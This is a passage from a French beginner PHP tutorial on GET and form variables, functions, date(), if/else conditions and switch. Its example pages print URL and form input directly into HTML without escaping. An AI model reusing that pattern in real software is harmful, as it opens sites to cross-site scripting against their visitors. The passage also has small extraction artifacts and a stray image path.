Eh bien, à la suite du infos.php, il faut écrire un point d'interrogation (?). Ensuite, vous tapez le nom de la variable, un égal, puis sa valeur :

http://www.monsite.com/infos.php?jour=27

Cela va créer une variable un peu particulière : $_GET['jour'] qui aura pour valeur 27 !
Et si vous voulez créer d'autres variables, il vous suffit de les séparer par des &. Attention, dans votre code HTML, je vous rappelle (au cas où vous ne le sauriez pas) qu'il ne faut pas écrire directement le symbole & (c'est interdit, même si ça "a l'air" de marcher). Il faut remplacer les & par le code HTML correspondant, à savoir &
Regardez sur cet exemple :

http://www.monsite.com/infos.php?jour=27&mois=07&annee=2003&titre=Informations

Tous les & seront transformés en symboles & par le navigateur du visiteur.

Ici, 4 variables seront créées. Cela correspondrait à faire les 4 instructions suivantes :

- $_GET['jour'] = 27;
- $_GET['mois'] = 07;
- $_GET['annee'] = 2003;
- $_GET['titre'] = "Informations";

Je reconnais que ces variables ont une forme un peu bizarre, mais ne vous arrêtez pas pour ça.

On va faire un petit exemple pour que vous voyiez ce que ça donne concrètement.
Pour faire ce test, on aura besoin de 2 pages :

- Celle qui contient le lien (<a href="...">)
- Et celle dans laquelle on va récupérer les variables.

Code : HTML

```
<p>
    Notez que cette page ne contient que du HTML.<br />
    Voici 3 liens vers la page cible.php, avec des variables aux valeurs différentes :
</p>


<p>
    <a href="cible.php?nom=Dupont&amp;prenom=Michel">Lien vers
cible.php?nom=Dupont&prenom=Michel</a><br />
    <a href="cible.php?nom=Guichard&amp;prenom=Patrick">Lien vers
cible.php?nom=Guichard&prenom=Patrick</a><br />
    <a href="cible.php?nom=Surret&amp;prenom=Coralie">Lien vers
cible.php?nom=Surret&prenom=Coralie</a>
</p>
```

Code : PHP

```
<p>Bonjour !</p>


<p>Votre nom est <?php echo $_GET['nom']; ?> , et votre prénom est <?php echo
$_GET['prenom']; ?>.</p>


<p>Faites un autre essai, <a href="appel.php">cliquez ici</a> pour revenir à
appel.php</p>
```

Essayez donc ça !
Ce bouton ouvre la page appel.php :

Essayer !

Alors, qu'en pensez-vous ? C'est plutôt sympa non ?
Vous êtes en train d'apercevoir pour la première fois un aspect vraiment génial de PHP : le code source de cible.php est tout petit, et pourtant la page affiche quelque chose de différent à chaque fois ! La page cible.php peut en effet afficher n'importe quoi, sans que vous ayez à changer son code !

Là surtout n'hésitez pas à faire vos propres tests pour vous familiariser avec cette transmission de variables

Transmettre en utilisant un formulaire

Il y a un autre moyen de transmettre des variables, lui aussi très pratique. Il s'agit d'utiliser un formulaire (vous savez, avec des zones de texte, des cases à cocher, des boutons etc etc...)

En fait, on dédiera un chapitre entier aux formulaires dans la partie III de ce cours de PHP (lol, quand je pense qu'on n'en est qu'à la partie I :D). En effet, c'est assez vaste et il y a quelques trucs un peu compliqués.
Je n'ai nullement envie de vous embrouiller, on va simplement s'intéresser à l'aspect le plus simple, qui vous permettra déjà de faire quelque chose de pas mal du tout

L'aspect le plus simple, c'est la zone de texte :

Comme vous le savez, vous pouvez écrire n'importe quoi dedans. Notre objectif sera de récupérer ce que le visiteur a écrit.

On va fonctionner de la même manière que tout à l'heure, avec une page appel.php (qui contiendra la zone de texte) et une page cible.php (qui affichera ce que vous avez tapé dans la zone de texte).

Code : HTML

```
<p>
    Cette page, elle aussi, ne contient que du HTML.<br />
    Veuillez taper votre prénom :
</p>

<form action="cible.php" method="post">
<p>
<input type="text" name="prenom" /> <input type="submit" value="Valider" />
</p>
</form>
```

Code : PHP

```
<p>Bonjour !</p>

<p>Je sais comment tu t'appelles, hé hé. Tu t'appelles <?php echo $_POST['prenom']; ?>
!</p>

<p>Si tu veux changer de prénom, <a href="appel.php">clique ici</a> pour revenir à
appel.php</p>
```


Quand on récupère les valeurs d'un formulaire, on utilise le préfixe $_POST['xxxx'].
Quand on récupère les valeurs depuis l'adresse (comme on a fait tout à l'heure), on utilise le préfixe $_GET['xxxx']

Essayez ça !

Essayer !

Là, vous pouvez vous amuser à l'infini à inventer n'importe quel nom (bon ok je reconnais qu'il y a mieux pour s'amuser). Mais bon un peu de sérieux quand même, nous ce qui nous intéresse c'est "Comment que ça marche ce truc ?"
La page appel.php, c'est un formulaire. Si vous avez lu mon cours sur le (X)HTML, vous devriez savoir vous en servir.

Le seul truc à savoir, c'est que "action" indique la page à afficher (cible.php) lorsqu'on a cliqué sur le bouton, et que le nom de la zone de texte sera le nom de la variable créée. Ici, la balise est :

<input type="text" name="prenom" />

Ici le nom de la zone de texte est "prenom".
Dans la page cible.php, une variable $_POST['prenom'] sera créée, qui aura pour valeur ce que vous avez entré dans la zone de texte. C'est une variable un peu particulière, il n'est pas utile de s'y attarder pour le moment. Vous comprendrez comment ça marche un peu plus tard, en attendant grâce à ça vous pouvez faire des trucs sympas
Si vous ressentez de vilaines migraines, je vous préconise un peu d'aspirine
Ce Q.C.M. était beaucoup plus vicieux que les précédents, mais au moins ça vous aura fait réfléchir.
Si vous avez répondu juste à toutes les questions (ou presque), alors mes sincères félicitations : non seulement vous avez compris le chapitre, mais en plus vous avez un esprit logique, ce qui est très utile en PHP !

Si vous avez eu un peu de mal pour ce chapitre, n'hésitez pas à le relire dans quelques heures, ou demain, vous aurez alors certainement les idées plus claires.

A l'aide des connaissances que vous venez d'acquérir, vous êtes blindés pour les prochains chapitres (c'est du pipi de chat à côté). Vous allez commencer à comprendre l'intérêt de tout ce que je vous apprends, les exemples concrets et amusants sont pour bientôt

---

Les fonctions

En PHP, vous allez être forcément amenés un jour ou l'autre à faire des calculs, et ceux-ci risquent d'être répétitifs. Dans le chapitre précédent je vous ai montré les calculs de base.

Ici je vais pas vous faire un cours de maths, mais plutôt vous montrer comment automatiser certaines tâches à l'aide de fonctions. Car en PHP comme dans n'importe quel autre langage, si vous vous rendez compte que vous faites quelque chose de répétitif, dites-vous bien qu'il y a forcément plus simple et plus rapide.

Créer ses propres fonctions

 Qu'est-ce qu'une fonction ?

Une **fonction**, c'est une série d'instructions qui retourne une valeur. En gros, si vous avez besoin d'effectuer un calcul un peu long ou complexe et répétitif, vous faites appel à une fonction :
- Toi, la fonction CalculCube, donne-moi le volume d'un cube dont l'arête mesure 4 cm.
La fonction effectue les calculs demandés puis répond :
- Ce cube a un volume de 64 cm^3.

Si vous aviez eu à le faire une seule fois, vous auriez pu vous contenter de faire les calculs comme expliqué dans le chapitre précédent. Mais si vous aviez à le faire 5 fois ? 10 fois ? 100 fois ?
Je vais donc vous montrer par des exemples concrets pourquoi les fonctions vous seront utiles

1er exemple : dis bonjour au Monsieur

C'est peut-être un peu fatigant de dire bonjour à chacun de ses visiteurs non ? Ca serait bien que ça le fasse automatiquement ! Les fonctions sont justement là pour nous aider !
Regardez le code ci-dessous :

Code : PHP

```php
<?php
$nom = "Sandra";
echo "Bonjour, $nom !<br />";


$nom = "Patrick";
echo "Bonjour, $nom !<br />";


$nom = "Claude";
echo "Bonjour, $nom !";
?>
```

Essayer !

Vous voyez, c'est un peu fatigant à la longue... Alors nous allons créer une fonction qui le fait toute seule à notre place !

Code : PHP

```php
<?php
function DireBonjour($nom)
{
    echo "Bonjour $nom !<br />";
}


DireBonjour("Marie");
DireBonjour("Patrice");
DireBonjour("Edouard");
DireBonjour("Pascale");
DireBonjour("François");
DireBonjour("Benoît");
DireBonjour("Père Noël");
?>
```

Essayer !

Alors qu'y a-t-il de différent ici ? C'est surtout en haut qu'il y a une nouveauté : c'est la fonction. En fait, les lignes en haut permettent de définir la fonction (son nom, ce qu'elle est capable de faire etc...)
Pour créer une fonction, vous devez taper function (ça veut dire fonction en anglais). Ensuite, donnez un nom à votre fonction. Par exemple, celle-ci s'appelle "DireBonjour".

Ce qui est plus particulier après, c'est ce qu'on met entre parenthèses : il y a une variable dedans. Késako ? C'est ce qu'on appelle un **paramètre** : une information dont la fonction a besoin pour travailler. Ici, on doit lui indiquer le nom de la personne pour qu'elle sache à qui s'adresser.

Vous avez peut-être remarqué que cette ligne est la seule à ne pas se terminer par un point-virgule. C'est normal, il ne s'agit pas d'une instruction mais juste d'une "carte d'identité" de la fonction (son nom, ses paramètres...)

Ensuite, vous repérez deux symboles curieux : des accolades. En fait, elles permettent de marquer les limites de la fonction. La fonction commence dès qu'il y a un { et se termine lorsqu'il y a un }. Entre les deux, il y a le contenu de la fonction.
Ici, la fonction contient une seule instruction (echo). J'ai fait simple pour commencer mais vous verrez que souvent il y a plusieurs instructions.

Voilà, la fonction est créée, vous n'avez plus besoin d'y toucher. Après, pour faire appel à elle, il suffit d'indiquer son nom, et de préciser ses paramètres entre parenthèses (ici, on doit indiquer le nom). Enfin, il ne faut pas oublier le fameux ; car il s'agit d'une instruction. Par exemple :

```php
DireBonjour("Marie");
```

A vous d'essayer ! Créez une page avec cette fonction et dites bonjour à qui vous voulez, vous verrez : ça marche ! (encore heureux :p)

Un conseil pour que vous vous entrainiez sur les fonctions : basez-vous sur mes exemples et essayez de les retoucher petit à petit vous-mêmes pour voir ce que ça donne. Il peut y avoir des fonctions très simples comme des fonctions très compliquées, alors allez-y prudemment.


2ème exemple : calculer le volume d'un cône

Allez on passe à la vitesse supérieure, vous n'avez pas encore vu tout ce qu'on peut faire avec une fonction !

Ici notre fonction va servir à faire un calcul : le calcul du volume d'un cône. Le principe est le suivant : vous donnez

le rayon et la hauteur du cône à la fonction, elle travaille et vous renvoie le volume que vous cherchiez.
Ce qui change par rapport à la première fonction qu'on a étudié ? C'est qu'ici, la fonction va retourner une valeur !
Vous allez voir

Bon tout d'abord il faut connaître la formule pour calculer le volume d'un cône. Vous avez oublié comment on fait ?
Il faut connaître le rayon et la hauteur. Le calcul à faire pour trouver le volume est : rayon * rayon * 3.14 * hauteur * (1/3) (je vous demandais pas de le savoir)



Vous êtes capables de comprendre le code ci-dessous normalement, si vous avez bien suivi dans le chapitre précédent. Seul problème si on a à le faire plusieurs fois, c'est vite répétitif regardez :

Code : PHP

```
<?php
// calcul du volume d'un cône de rayon 5 et de hauteur 2
$volume = 5 * 5 * 3.14 * 2 * (1/3);
echo "Le volume du cône de rayon 5 et de hauteur 2 est : $volume cm<sup>3</sup><br />";

// calcul du volume d'un cône de rayon 3 et de hauteur 4
$volume = 3 * 3 * 3.14 * 4 * (1/3);
echo "Le volume du cône de rayon 3 et de hauteur 4 est : $volume cm<sup>3</sup><br />";
?>
```

Essayer !

En PHP, on ne met pas de virgule pour les nombres décimaux, il faut mettre un point ! Par exemple, il ne faut pas écrire 3,14 mais 3.14 !

Nous allons donc créer une fonction **VolumeCone**, qui va calculer le volume du cône en fonction du rayon et de la hauteur. Cette fonction ne va rien afficher, on veut juste qu'elle nous renvoie le volume qu'on cherche.
Regardez attentivement le code ci-dessous, il présente 2 nouveautés :

Code : PHP

```php
<?php
// Ci-dessous, la fonction qui calcule le volume du cône
function VolumeCone($rayon, $hauteur)
{
   $volume = $rayon * $rayon * 3.14 * $hauteur * (1/3); // calcul du volume
   return $volume; // indique la valeur à renvoyer, ici le volume
}

$volume = VolumeCone(3, 1);
echo "Le volume d'un cône de rayon 3 et de hauteur 1 est de $volume";
?>
```

Regardez bien la fonction, dedans il y a l'instruction :
return $volume;
Cette instruction indique ce que doit renvoyer la fonction. Ici la fonction renvoie le volume. Si vous aviez tapé return 15; , ça aurait à chaque fois affiché un volume de 15 (ce qui est un peu débile j'en conviens, mais faites l'essai !).

Alors ici la fonction n'est pas du tout utilisée de la même manière. Elle renvoit une valeur, donc on met cette valeur dans une variable :
$volume = VolumeCone(3, 1);
Ensuite, on peut afficher ce que contient la variable à l'aide d'une instruction echo.

Allons ne faites pas cette tête-là voyons Je vous ai dit que la fonction renvoyait une valeur, eh bien quand vous écrivez VolumeCone(3, 1), PHP remplace ça par la valeur que retourne la fonction ! (ici ça renvoit 9.42)

Autre nouveauté, la fonction prend deux paramètres : le rayon et la hauteur. Comme vous le voyez, on peut mettre plusieurs paramètres, il suffit de les séparer par des virgules

Les possibilités de création de fonctions sont quasi-infinies. Il est clair que normalement vous n'allez pas avoir à créer de fonction qui calcule le volume d'un cône (qui est assez fou pour faire ça ?). Tout ce que je vous demande en fait ici, c'est de comprendre qu'une fonction c'est très pratique et ça peut vous faire gagner du temps.
Accessoirement, si vous comprenez un peu comment fonctionne mon code c'est bien, si vous essayez de créer une ou deux fonctions de test chez vous c'est encore mieux. Pas besoin d'en savoir plus, en fait nous allons voir que PHP a déjà prévu le coup : il existe des centaines de fonctions toutes prêtes !

Transformer PHP en horloge parlante

Si je vous ai parlé des fonctions, ce n'est pas vraiment parce que vous allez avoir besoin de créer les vôtres tout de suite. En fait, ce que vous venez d'apprendre vous servira, mais bien plus tard.
Vous venez de voir comment est constituée une fonction, comment elle marche, à quoi elle peut servir. Mais bien souvent, vous n'aurez pas à vous prendre la tête à créer vos propres fonctions. En effet, en PHP il y a des centaines de fonctions toutes prêtes que vous pouvez utiliser !

Ces fonctions sont très pratiques et très nombreuses. En fait, c'est en partie là qu'est la force de PHP : ses fonctions sont vraiment excellentes
J'ai en fait remarqué que, pratiquement à chaque fois que je m'apprêtais à écrire une fonction, celle-ci existait déjà.

Il faut surtout retenir qu'il existe deux types de fonctions :

- Celles qui effectuent des actions, et ne renvoient aucune valeur.
- Celles qui, après plusieurs calculs, renvoient une valeur (ce sont les plus fréquentes)

Voici un petit aperçu des fonctions qui existent pour vous mettre l'eau à la bouche :

- Une fonction qui permet de rechercher et de remplacer des mots dans une variable
- Une fonction qui envoie un fichier sur un serveur
- Une fonction qui permet de créer des images miniatures (aussi appelées thumbnails)
- Une fonction qui envoie un mail avec PHP (très pratique pour faire une newsletter !)
- Une fonction qui permet de modifier des images, y écrire du texte, tracer des lignes, des rectangles etc...

- Une fonction qui crypte des mots de passe.
- Une fonction qui renvoie l'heure, la date...
- Etc etc...

Pratiquement à chaque fois, il faudra indiquer des paramètres à la fonction pour qu'elle sache sur quoi travailler.

Nous allons nous intéresser rapidement à la fonction qui renvoie l'heure et la date. Il s'agit de *date*.

C'est une fonction "toute prête". Vous n'avez pas à écrire "function" (le code de la fonction). En effet, vu que c'est une fonction toute prête, PHP sait déjà comment il faut faire (pas besoin de lui réexpliquer).
Vous avez juste besoin de donner un paramètre. Pour la fonction *date*, voici les 5 paramètres les plus utilisés :

Attention ! Respectez les majuscules/minuscules, c'est important !

Paramètre	Description
H	Heure
i	Minute
d	Jour
m	Mois
Y	Année

date est une fonction vraiment impressionnante, elle prend en fait beaucoup plus de paramètres (une trentaine). Vous verrez tout ça dans la partie III quand on détaillera plus la fonction.

Bon, si vous voulez afficher l'année, c'est très simple :

Code : PHP

```
<?php
$annee = date("Y");
echo "$annee";
?>
```

On peut bien entendu faire mieux, voici la date complète et l'heure :

Code : PHP

```
<?php
// Enregistrons les informations de date dans des variables

$jour = date("d");
$mois = date("m");
$annee = date("Y");

$heure = date("H");
$minute = date("i");

// Maintenant on peut afficher ce qu'on a recueilli
echo "Bonjour ! Nous sommes le $jour/$mois/$annee et il est $heure h $minute.";
?>
```

Essayer !

Et voilà le travail ! On a pu afficher la date et l'heure en un clin d'oeil
Normalement, quand vous avez cliqué sur "Essayer !", vous avez dû avoir la date et l'heure exactes (n'hésitez pas à essayer chez vous).

 Si l'heure n'était pas bonne, sachez que c'est le serveur qui donne l'heure. Et le serveur de ce site étant situé à Paris, vous comprendrez le décalage horaire si vous habitez au Canada

L'étude de fonctions comme celle-ci durera tout une partie du cours, et ce sera une partie très intéressante (car généralement les fonctions sont simples à utiliser et permettent de faire des choses très pratiques !).

En attendant, ce chapitre touche à sa fin, et il ne nous reste plus que quelques chapitres à traiter pour finir la première partie ("Les bases de PHP"). Je reconnais que ces chapitres ne vous permettent pas encore de créer un site web super méga pratique génial en PHP. Mais patience, les bonnes choses arriveront bientôt, et vous verrez que tout ce que je vous apprends maintenant va vous être très utile dans quelques temps
Aussi ne vous découragez pas et continuez à bien suivre cette première partie, ce que vous apprenez va bientôt prendre tout son sens.

 Au fait, vous vous souvenez que, pour le calcul du volume du cône, on a utilisé le nombre Pi (3,14). Oui mais voilà, ce n'est pas très précis.
Heureusement vous savez quoi ? Il existe une fonction en PHP qui retourne la valeur de Pi Cette fonction ne prend pas de paramètre, pour l'appeler tapez juste Pi(). Essayez d'afficher ce nombre vous verrez !

Fin du chapitre sur les fonctions !
Plus que quelques chapitres et vous pourrez vous vanter de ne plus être un débutant total en PHP !

Les conditions

Ce chapitre est d'une importance capitale. En effet, vous serez très souvent amenés à employer des "conditions".
Nota : j'aurais dû appeler ce chapitre "Structures conditionnelles", mais j'ai préféré simplifier le titre, j'espère que vous me comprendrez

 Bon, ça sert à quoi d'utiliser des conditions ?

Eh bien, on a parfois besoin d'afficher des choses différentes en fonction de certaines données.
Par exemple, si c'est le matin, vous voudrez dire "bonjour" à votre visiteur, si c'est le soir il vaudrait mieux dire "bonsoir".

C'est là qu'interviennent les conditions. Elles permettent de donner des ordres différents à PHP selon le cas. Pour notre exemple, on lui dirait : *Si c'est le matin, affiche "Bonjour". Sinon, si c'est le soir, affiche "Bonsoir"*. Vous allez le voir, les conditions c'est vraiment la base pour rendre votre site dynamique, c'est à dire d'afficher des choses différentes en fonction du visiteur, de l'heure de la journée, de la date etc etc...

Voilà pourquoi ce chapitre est si important !

Allez, on y va !

La structure de base : If... Else

On appelle ça une structure parce que ça a une "forme" particulière.
Celle que je vais vous apprendre à utiliser maintenant, c'est la principale à connaître. Heureusement qu'il n'y a pas

50 façons d'utiliser des conditions

Pour étudier la structure If... Else, nous allons suivre le plan suivant :

1. Les symboles à connaître : il va d'abord falloir retenir quelques symboles qui permettent de faire des comparaisons. Soyez attentifs car ils vous seront utiles pour les conditions.
2. La structure If... Else : c'est le gros morceau. Là vous allez voir comment fonctionne une condition avec If... Else. Inutile de vous dire qu'il est indispensable de bien comprendre cela
3. Des conditions multiples : on compliquera un peu nos conditions. Vous allez voir en effet qu'on peut utiliser plusieurs conditions à la fois.
4. Le cas des booléens : nous verrons ensuite qu'il existe une façon particulière d'utiliser les conditions quand on travaille sur des booléens. Si vous ne savez pas ce que sont les booléens, revoyez le chapitre sur les variables.
5. L'astuce bonus : parce qu'il y a toujours un bonus pour récompenser ceux qui ont bien suivi jusqu'au bout

Les symboles à connaître

Juste avant de commencer, je dois vous montrer les symboles que l'on sera amenés à utiliser. Je vais vous faire un petit tableau avec ces symboles et leur signification, essayez de bien les retenir ils vous seront utiles !

Symbole	Signification
==	Est égal à
>	Est supérieur à
<	Est inférieur à
>=	Est supérieur ou égal à
<=	Est inférieur ou égal à
!=	Est différent de

Il y a deux symboles "égal" (==) sur la première ligne, et il ne faut pas confondre ça avec le simple = que je vous ai appris dans le chapitre sur les variables. Ici, le double égal sert à tester l'égalité, à dire "Si c'est égal à..."
Dans les conditions, on utilisera toujours le double égal (==)

Les symboles "supérieur" (>) et "inférieur" (<) sont situés en bas à gauche de votre clavier.

La structure If... Else

Voici ce qu'on doit mettre dans l'ordre pour utiliser une condition :

- Pour introduire une condition, on utilise le mot "If", qui en anglais signifie "Si".
- On ajoute à la suite entre parenthèses la condition en elle-même (vous allez voir que vous pouvez inventer une infinité de conditions).
- Enfin, comme pour les fonctions, on ouvre des accolades à l'intérieur desquelles on mettra les instructions à exécuter si la condition est remplie.

Puisqu'un exemple vaut toujours mieux qu'un long discours :

Code : PHP

```php
<?php
if ($age <= 12)
{
echo "Salut gamin !";
}
?>
```

Ici, on demande à PHP : *Si la variable $age est inférieure ou égale à 12, affiche "Salut gamin !"*

Vous remarquerez que dans la quasi-totalité des cas, c'est sur une variable qu'on fait la condition.
Dans notre exemple, on travaille sur la variable $age. Ce qui compte ici, c'est qu'il y a deux possibilités : soit la condition est remplie (l'âge est inférieur ou égal à 12 ans) et alors on affiche quelque chose ; sinon, eh bien on saute les instructions entre accolades, on ne fait rien.

Bon on peut quand même améliorer notre exemple. On va afficher un autre message si l'âge est supérieur à 12 ans :

Code : PHP

```php
<?php
$age = 8;

if ($age <= 12) // SI l'âge est inférieur ou égal à 12
{
echo "Salut gamin ! Bienvenue sur mon site !<br />";
$autorisation_entrer = "Oui";
}

else // SINON
{
echo "Ceci est un site pour enfants, vous êtes trop vieux pour pouvoir entrer. Au revoir
!<br />";
$autorisation_entrer = "Non";
}

echo "Avez-vous l'autorisation d'entrer ? La réponse est : $autorisation_entrer";
?>
```

Essayer !

Bon comment marche ce code ? Tout d'abord, j'ai mis plusieurs instructions entre accolades (il ne faut pas oublier que vous pouvez mettre plusieurs instructions).
Ensuite, vous avez remarqué que j'ai ajouté le mot "else", qui signifie en anglais "sinon". En clair, on demande : *Si l'âge est inférieur ou égal à 12 ans, fais ceci, sinon fais cela*.

Essayez ce bout de code chez vous, en vous amusant à modifier la valeur de $age (sur la première ligne). Vous allez voir que le message qui s'affiche change en fonction de l'âge que vous indiquez !

Bien entendu, vous mettez les instructions que vous voulez entre accolades. Ici par exemple j'ai affiché un message, et j'ai donné une valeur différente à la variable $autorisation_entrer, ce qui pourrait nous servir par la suite. Par exemple :

Code : PHP

```php
<?php
if ($autorisation_entrer == "Oui") // SI on a l'autorisation d'entrer
{
// instructions à exécuter quand on est autorisé à entrer
}

elseif ($autorisation_entrer == "Non") // SINON SI on n'a pas l'autorisation d'entrer
{
// instructions à exécuter quand on n'est pas autorisé entrer
}

else // SINON (la variable ne contient ni Oui ni Non, on ne peut pas agir)
{
echo "Euh, je ne connais pas ton âge, tu peux me le rappeler s'il te plaît ?";
}
?>
```

Oulah, ça commence à se compliquer un tantinet n'est-ce pas ?

Bon la principale nouveautée ici, c'est le mot-clé "elseif" qui signifie "Sinon si". Dans l'ordre, PHP rencontre les conditions suivantes :

1. Si $autorisation_entrer est égal à "Oui", tu exécutes ces instructions...
2. Sinon si $autorisation_entrer est égal à "Non", tu exécutes ces autres instructions...
3. Sinon, tu redemandes l'âge pour savoir si on a ou non l'autorisation d'entrer.

Au fait, au départ, une variable ne contient rien. Sa valeur est vide, on dit qu'elle vaut NULL, c'est-à-dire rien du tout.
Pour vérifier si la variable est vide, vous pouvez taper : if ($variable == NULL)...

Des conditions multiples

Vous devez vous dire : "*Rhalala, qu'est-ce qu'il va encore nous sortir ce vieux tordu ?*"

Bah, on peut toujours faire plus compliqué, vous devriez commencer à avoir l'habitude
Je pouvais difficilement passer à côté des conditions multiples, car elles sont très pratiques. Allez, un dernier petit effort et on a bientôt fini

Ce qu'on va essayer de faire, c'est de donner plusieurs conditions à la fois. Pour cela, on aura besoin de nouveaux mots-clés. Voici les principaux à connaître :

Mot-clé	Signification	Symbole équivalent
AND	Et	&&
OR	Ou	||

Le symbole équivalent pour OR est consitué de 2 barres verticales. Pour taper une barre verticale, appuyez sur la touche "Alt Gr" et "6" en même temps (clavier français), ou "Alt Gr" et "&" (clavier belge).
Bah oui faut pas oublier que selon le pays le clavier change

La première colonne contient le mot-clé en anglais, la troisième son équivalent en symbole. Les deux fonctionnent aussi bien, mais je vous recommande d'utiliser le mot-clé de préférence, c'est plus "facile" à lire (j'espère que vous connaissez un peu l'anglais quand même) Servez-vous de ces mots-clés pour mettre plusieurs conditions entre les

parenthèses. Voici un premier exemple :

Code : PHP

```php
<?php
if ($age <= 12 AND $sexe == "garçon")
{
    echo "Bienvenue sur le site de Captain Mégakill !";
}
elseif ($age <= 12 AND $sexe == "fille")
{
    echo "C'est pas un site pour les filles ici, retourne jouer à la Barbie !";
}
?>
```

C'est tout simple en fait et ça se comprend très bien : si l'âge est inférieur ou égal à 12 ans et que c'est un garçon, on lui permet d'accéder au site de son superhéro préféré.
Sinon, si c'est une fille dont l'âge est inférieur ou égal à 12 ans, on l'envoie gentiement ballader (hum hum, m'accusez pas de sexisme hein, c'était juste pour l'exemple).

Bon allez, un dernier exemple avec OR pour que vous l'ayez vu au moins une fois, et on arrête là

Code : PHP

```php
<?php
if ($sexe == "fille" OR $sexe == "garçon")
{
    echo "Salut Terrien !";
}
else
{
    echo "Euh, si t'es ni une fille ni un garçon, t'es quoi alors ?";
}
?>
```

Le cas des booléens

Si vous regardez bien le dernier code source (avec $autorisation_entrer), vous trouvez pas qu'il serait plus adapté d'utiliser des booléens ?

On a parlé des booléens dans le chapitre sur les variables. Vous vous souvenez ?
Ce sont ces variables qui valent soit true (vrai) soit false (faux). Eh bien, les booléens sont particulièrement utiles avec les conditions ! Voici comment on teste une variable booléenne :

Code : PHP

```php
<?php
if ($autorisation_entrer == true)
{
    echo "Bienvenue petit Zér0 :o)";
}
elseif ($autorisation_entrer == false)
{
    echo "T'as pas le droit d'entrer !";
}
?>
```

Voilà, jusque-là rien d'extraordinaire. Vous avez vu que je n'ai pas mis de guillemets pour true et false (comme je vous l'ai dit dans le chapitre sur les variables).

Mais un des avantages des booléens, c'est qu'ils sont particulièrement adaptés aux conditions.
Pourquoi ? Parce qu'en fait vous n'êtes pas obligés d'ajouter le == *true*. Quand vous travaillez sur une variable booléenne, PHP comprend très bien ce que vous avez voulu dire :

Code : PHP

```php
<?php
if ($autorisation_entrer)
{
    echo "Bienvenue petit Zér0 :o)";
}
else
{
    echo "T'as pas le droit d'entrer !";
}
?>
```

PHP comprend qu'il faut qu'il vérifie si $autorisation_entrer vaut true. Avantages :

- C'est plus rapide à écrire pour vous.
- Ca se comprend bien mieux.

En effet, si vous "lisez" la première ligne, ça donne : "SI on a l'autorisation d'entrer...".
C'est donc un raccourci à connaître quand on travaille sur des booléens.

 Oui mais ta méthode "courte" ne marche pas si on veut vérifier si le booléen vaut faux. Comment on fait avec la méthode courte hein ?

Il y a un symbole qui permet de vérifier juste si la variable vaut false : le point d'exclamation !. On écrit : *if (! $autorisation_entrer)...*
C'est une autre façon de faire. Si vous préférez mettre *if ($autorisation_entrer == false)* c'est tout aussi bien, mais moi je trouve que c'est plus lisible d'utiliser la méthode "courte" 

L'astuce bonus

Avec les conditions, il y a une astuce à connaître.
Sachez que les deux codes ci-dessous donnent exactement le même résultat :

Code : PHP

```php
<?php
if ($variable == 23)
{
    echo "<strong>Bravo !</strong> Vous avez trouvé le nombre mystère !";
}
?>
```

Code : PHP

```php
<?php
if ($variable == 23)
{
?>
<strong>Bravo !</strong> Vous avez trouvé le nombre mystère !

<?php
}
?>
```

Comme vous le voyez, dans la seconde colonne on n'a pas utilisé de echo. En effet, il vous suffit d'ouvrir l'accolade ({), puis de fermer la balise php (?>), et vous pouvez mettre tout le texte à afficher que vous voulez en HTML ! Rudement pratique quand il y a de grosses quantités de texte à afficher, et aussi pour éviter d'avoir à se prendre la tête avec les backslash devant les guillemets (").

Il vous faudra toutefois penser à refermer l'accolade après (à l'intérieur d'une balise PHP bien entendu).

Et après ça, ma foi, il n'y a rien de particulier à savoir. Vous allez rencontrer des conditions dans la quasi-totalité des exemples que je vous donnerai par la suite.
Vous ne devriez pas avoir de problèmes normalement pour utiliser des conditions, il n'y a rien de bien difficile. Contentez-vous de reprendre le schéma que je vous ai donné pour la structure If... Else, et de l'appliquer à votre cas. Nous aurons d'ailleurs bientôt l'occasion de pratiquer un peu, et vous verrez que les conditions sont souvent indispensables.

Une alternative pratique : Switch

En théorie, les if... elseif... else que je viens de vous montrer suffisent pour traiter n'importe quelle condition.

 Mais alors pourquoi tu viens nous compliquer la vie avec encore un nouveau truc ? 

Pour vous faire comprendre l'intérêt de Switch, je vais vous donner un exemple un peu lourd avec les if et elseif que vous venez d'apprendre :

Code : PHP

```php
<?php
if ($note == 0)
{
    echo "Tu es vraiment un gros Zér0 !!!";
}

elseif ($note == 5)
{
    echo "Tu es très mauvais";
}

elseif ($note == 7)
{
    echo "Tu es mauvais";
}

elseif ($note == 10)
{
    echo "Tu as pile poil la moyenne, c'est un peu juste...";
}

elseif ($note == 12)
{
    echo "Tu es assez bon";
}

elseif ($note == 16)
{
    echo "Tu te débrouilles très bien !";
}

elseif ($note == 20)
{
    echo "Excellent travail, c'est parfait !";
}

else
{
    echo "Désolé, je n'ai pas de message à afficher pour cette note";
}
?>
```

Je ne peux pas vous le cacher, cet exemple est tiré du script PHP que j'ai écrit pour les Q.C.M. en fin de chapitre

(bon c'est un peu simplifié bien entendu).
Comme vous le voyez, c'est lourd, long, et répétitif. Dans ce cas, on peut utiliser une autre structure plus souple : c'est Switch.

Voici le même exemple avec Switch (le résultat est le même, mais le code est plus adapté) :

Code : PHP

```php
<?php
$note = 10;

switch ($note) { // on indique sur quelle variable on travaille

case 0: // dans le cas où $note vaut 0
echo "Tu es vraiment un gros Zér0 !!!";
break;

case 5: // dans le cas où $note vaut 5
echo "Tu es très mauvais";
break;

case 7: // dans le cas où $note vaut 7
echo "Tu es mauvais";
break;

case 10: // etc etc
echo "Tu as pile poil la moyenne, c'est un peu juste...";
break;

case 12:
echo "Tu es assez bon";
break;

case 16:
echo "Tu te débrouilles très bien !";
break;

case 20:
echo "Excellent travail, c'est parfait !";
break;

default:
echo "Désolé, je n'ai pas de message à afficher pour cette note";

}
?>
```

Testez donc ce code !
Essayez de changer la note (dans la première instruction) pour voir comment PHP réagit ! Et si vous voulez apporter quelques modifications à ce code (vous allez voir qu'il n'est pas parfait), n'hésitez pas ça vous fera de l'entraînement !

Essayer !

